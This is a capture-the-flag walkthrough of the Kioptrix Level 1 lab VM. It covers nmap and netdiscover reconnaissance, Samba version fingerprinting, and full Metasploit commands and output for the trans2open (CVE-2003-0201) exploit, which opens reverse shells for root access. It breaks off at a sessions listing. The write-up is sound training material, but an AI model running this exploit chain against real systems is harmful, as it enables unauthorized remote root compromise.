# KIOPTRIX: LEVEL 1 WALKTHROUGH

By: Mahlon Pope

# 1 Box Description


**Description:** This Kioptrix VM Image are easy challenges. The object of the game is to acquire root access via any means possible (except actually hacking the VM server or player). The purpose of these games are to learn the basic tools and techniques in vulnerability assessment and exploitation. There are more ways then one to successfully complete the challenges.

**Link:** https://www.vulnhub.com/entry/kioptrix-level-1-1,22/#description

# 2 Tools used

| Tool | Purpose |
|---|---|
| **Nmap** | Network scanning |
| **Metasploit** | Vulnerability exploitation & auxiliary scan |

# 3 Methodology



1. Reconnaissance

2. Weaponization

3. Delivery

4. Exploitation


1.1. Network scanning

1.2. Vulnerability identification

# 4 WALKTHROUGH

## 4.1 RECONNAISSANCE

1. netdiscover reveals the IP address of the target machine to be 10.0.2.14




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3        08:00:27:69:56:e3      1      60  PCS Systemtechnik GmbH
 10.0.2.14       08:00:27:22:94:af      1      60  PCS Systemtechnik GmbH
```

*Figure 1: netdiscover result*

2. Nmap is then used to scan the target machine for open ports.


## Nmap -sV -sT -p- -A 10.0.2.14



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sT -p- -A  10.0.2.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 18:03 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00046s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE    VERSION
53/tcp open  tcpwrapped
| dns-nsid:
|   id.server: resolver-01.ixn
|_  bind.version: unbound 1.6.0

Nmap scan report for 10.0.2.10
Host is up (0.00074s latency).
All 65535 scanned ports on 10.0.2.10 are in ignored states.
Not shown: 65535 closed tcp ports (conn-refused)

Nmap scan report for 10.0.2.14
Host is up (0.00053s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8746cdbfd8be666e92a2bdf5e6f6486 (RSA1)
|   1024 8f8e5b81ed21abc180e157a33c85c471 (DSA)
|_  1024 ed4ea94a0614ff1514ceda3a80dbe281 (RSA)
80/tcp    open  tcpwrapped
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|_  Potentially risky methods: TRACE
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  tcpwrapped
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_ssl-date: 2023-03-16T03:04:15+00:00; +5h00m00s from scanner time.
| sslv2:
|   SSLv2 supported
```

*Figure 2: nmap results*

3. Researching the Samba smbd service on port 139 reveals that there are multiple vulnerable versions of this service.




```
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  tcpwrapped
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=So
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_ssl-date: 2023-03-16T03:04:15+00:00; +5h00m00s from scanner time.
| sslv2:
|   SSLv2 supported
```

*Figure 3: Vulnerable service found on port 139*

4. Metasploit provides an auxiliary scan module which reveals the Samba version to be 2.2.1a.


```
use scanner/smb/smb_version
set RHOSTS 10.0.2.14
exploit
```



```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.0.2.14
RHOSTS ⇒ 10.0.2.14
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 10.0.2.14:139         - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 10.0.2.14:139         -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 10.0.2.14:            - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > use Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/smb/smb_version) >
zsh: suspended  msfconsole -q
```

*Figure 4: Auxiliary scan results*

5. Further research reveals that this vulnerability is rated as a 10.0 in the CVE database. CVE-2003-0201 allows remote attackers to execute arbitrary commands.




| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| 7 | CVE-2003-0201 | Exec Code Overflow | 2003-05-05 | 2018-10-30 | 10.0 | None | Remote | Low | Not required |

Buffer overflow in the call_trans2open function in trans2.c for Samba 2.2.x before 2.2.8a, 2.0.10 and earlier 2.0.x versions, and Samba-TNG before 0.3.2, allows remote attackers to execute arbitrary code.

*Figure 5: CVE entry for a buffer overflow attack on the Samba 2.2.1a service*

6. The site rapid7.com provides the name and configuration of the Metasploit module needed to exploit this vulnerability.



### Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':


```
msf > use exploit/linux/samba/trans2open
msf exploit(trans2open) > show targets
    ...targets...
msf exploit(trans2open) > set TARGET < target-id >
msf exploit(trans2open) > show options
    ...show and set options...
msf exploit(trans2open) > exploit
```

*Figure 6: The Metasploit configuration for the trans2open exploit is explained on rapid7.com*

## 4.2 Weaponization, delivery & exploitation


7. The last step is to configure the Metasploit module provided by rapid7.com.

```
use exploit/linux/samba/trans2open
set RHOSTS 10.0.2.14
set PAYLOAD linux/x86/shell_reverse_tcp
exploit
```



```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.10        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set RHOSTS 10.0.2.14
RHOSTS ⇒ 10.0.2.14
msf6 exploit(linux/samba/trans2open) > show payloads

Compatible Payloads
===================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  payload/generic/custom                                 normal  No     Custom Payload
   1  payload/generic/debug_trap                             normal  No     Generic x86 Debug Trap
   2  payload/generic/shell_bind_tcp                         normal  No     Generic Command Shell, Bind TCP Inline
   3  payload/generic/shell_reverse_tcp                      normal  No     Generic Command Shell, Reverse TCP Inline
   4  payload/generic/ssh/interact                           normal  No     Interact with Established SSH Connection
   5  payload/generic/tight_loop                             normal  No     Generic x86 Tight Loop
   6  payload/linux/x86/adduser                              normal  No     Linux Add User
   7  payload/linux/x86/chmod                                normal  No     Linux Chmod
```


*Figure 7: Configure exploitation*



```
msf6 exploit(linux/samba/trans2open) > set payload 33
payload ⇒ linux/x86/shell_reverse_tcp
```

*Figure 8: Select reverse shell payload*

8. This exploit uses a buffer overflow attack to place a reverse shell on the target machine, thus providing root access.



```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 10.0.2.10:4444
[*] 10.0.2.14:139 - Trying return address 0×bffffdfc ...
[*] 10.0.2.14:139 - Trying return address 0×bffffcfc ...
[*] 10.0.2.14:139 - Trying return address 0×bffffbfc ...
[*] 10.0.2.14:139 - Trying return address 0×bffffafc ...
[*] 10.0.2.14:139 - Trying return address 0×bffff9fc ...
[*] 10.0.2.14:139 - Trying return address 0×bffff8fc ...
[*] 10.0.2.14:139 - Trying return address 0×bffff7fc ...
[*] 10.0.2.14:139 - Trying return address 0×bffff6fc ...
[*] Command shell session 1 opened (10.0.2.10:4444 → 10.0.2.14:32778) at 2023-03-15 18:40:14 -0400

[*] Command shell session 2 opened (10.0.2.10:4444 → 10.0.2.14:32779) at 2023-03-15 18:40:16 -0400
[*] Command shell session 3 opened (10.0.2.10:4444 → 10.0.2.14:32780) at 2023-03-15 18:40:17 -0400
^C
Abort session 1? [y/N]  [*] Command shell session 4 opened (10.0.2.10:4444 → 10.0.2.14:32781) at 2023-03-15 18:40:18
y

[*] 10.0.2.14 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(linux/samba/trans2open) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
